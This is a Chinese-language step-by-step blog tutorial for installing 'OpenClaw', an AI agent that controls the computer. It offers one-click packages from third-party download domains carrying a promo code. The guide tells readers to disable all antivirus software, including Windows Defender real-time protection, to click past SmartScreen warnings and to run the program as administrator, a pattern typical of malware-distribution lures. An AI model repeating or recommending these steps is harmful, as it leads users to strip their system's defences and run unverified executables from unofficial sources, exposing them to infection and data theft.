OpenClaw v3.1.0 安装详解,跟着做就行
保姆级 OpenClaw 安装教程|我帮你把步骤全拆好了🦞
适配系统:Windows10/11 64 位、macOS12+ Windows 版本:v3.1.0(虾壳云版) macOS 版本:v2.7.9
别慌,装 OpenClaw 真的不难🙌
看到 "部署"" 环境配置 " 就头大?放心,这次真的不用。OpenClaw 这个能操控电脑的 AI 工具,一键安装包把 Git、Python、Node.js 这些依赖全内置了,全程图形化点鼠标,不碰命令行,5 分钟就能跑起来。这篇就手把手带你装,每一步都给你标清楚了。✍️
各系统安装包下载地址:
- Windows v3.1.0:https://xiake.yun/api/download/package/28?promoCode=IV4E9B04A80C
- macOS v2.7.9:https://openclaw.ikidi.top/api/download/package/35?promoCode=IV4E9B04A80C
Windows 端安装包约 45.8MB,用浏览器自带下载或迅雷都行,别让它下到一半断了。💾
动手前,先把这个做了⚠️
先把电脑里的安全软件全部关掉:360、腾讯电脑管家、火绒、Windows Defender 实时防护。
这一步真的不能省。OpenClaw 要读写文件、模拟键鼠、操控系统,安全软件很容易把它当 "风险程序" 处理,核心文件一被删,安装就废了。它是开源项目,想验证可以直接上 GitHub 看源码。关干净再装,省心。🔒
一步步来,跟着做就行✅
① 下载安装包📥
复制上方对应你系统的链接,下载压缩包。下完去浏览器下载目录或桌面找文件。
② 解压 + 启动🛠️
解压推荐 WinRAR 或 7‑Zip,系统自带的老是坏文件。右键压缩包→"解压到当前文件夹",会得到 Openclaw‑win 文件夹。

进去双击 Openclaw Windows 一键启动.exe,红龙虾图标很好认。 🦞 要是 Windows 弹出 SmartScreen 提醒,点更多信息→仍要运行就行。
进欢迎页点「开始使用」,选安装路径。
⚠️ 路径得是纯英文,别带中文、空格、特殊符号,也尽量别装 C 盘。 ✅ 推荐
D:\OpenClaw、E:\AI\OpenClaw❌ 别用D:\软件\OpenClaw、D:\大龙虾
勾选《用户协议》《免责声明》,点「开始安装」。✅
③ 全自动部署,等着就行⏳
点完开始安装,剩下不用你管,约 3‑5 分钟,快慢看电脑配置。千万千万别关安装窗口!🚫
它会自动帮你:
- 检测环境,缺啥补啥(Git、Node.js、Python 等)
- 部署 OpenClaw 核心文件
- 装好浏览器控制、键鼠模拟工具
- 生成专属
.env配置,建好桌面快捷方式
进度到 100%,它自己就把主程序打开了。🎊
④ 第一次启动,确认成功✅
刚装完会显示「正在等待 Gateway 就绪...」,第一次要初始化,等 1‑3 分钟都正常,以后启动就只要几秒。

看到右上角Gateway 在线,就成功了!界面长这样:
- 右上角:状态 / 重启 / 日志 / 剩余 Tokens(内置 28 万额度)💰
- 左侧:「本地」「渠道」切换,能建新对话、翻历史
- 中间:对话区,默认 AI 助手,支持多模型、代码高亮
- 底部:指令框,Enter 发送、Shift+Enter 换行
⑤ 直接下指令,开用!🚀
不用再配置,在底部输入框打字就行。描述越具体,它干得越准。🎯
测试指令,直接复制👇
帮我整理 D 盘下载文件夹,按文件类型分类创建文件夹
打开记事本,输入 “OpenClaw 部署成功”,保存到桌面
查询当前电脑的磁盘可用空间,整理成文字告诉我
出问题了?对照看🔧
装不上 / 打开没反应 → 八成杀软没关干净,重解压再装一次。
Gateway 一直离线 → ①查路径是不是纯英文;②点右上角重启;③退出后右键管理员身份重开。
提示网络错误 → 确认网络通,关掉代理 / VPN 再试。
额度不足 → 内置 28 万够体验了,用完了界面可充值,不影响核心。
输入框发不出消息 → 等 Gateway 在线后再操作,不行就重装。
几个小建议📌
- 装在剩余 5G 以上的盘,给技能扩展、模型缓存留地方。
- 桌面快捷方式建好后,以后双击就开,不用再解压。
- 想对接飞书、微信,去「设置」→「聊天渠道」配一下。
- 升级直接下新版覆盖原文件夹,不用卸载。
各系统安装包下载地址:
- Windows v3.1.0:https://xiake.yun/api/download/package/28?promoCode=IV4E9B04A80C
- macOS v2.7.9:https://openclaw.ikidi.top/api/download/package/35?promoCode=IV4E9B04A80C
后面还有技能扩展、本地大模型接入、多渠道联动教程,记得关注!🌟

中国智能体开发者社区,聚焦智能体与大模型开发,提供前沿资讯、实用工具链、开源项目及行业案例。通过技术沙龙、开发者大赛等活动,促进经验交流与协作,助力开发者快速构建创新智能应用。
更多推荐



 6
6 0
0- 0


 已为社区贡献69条内容

所有评论(0)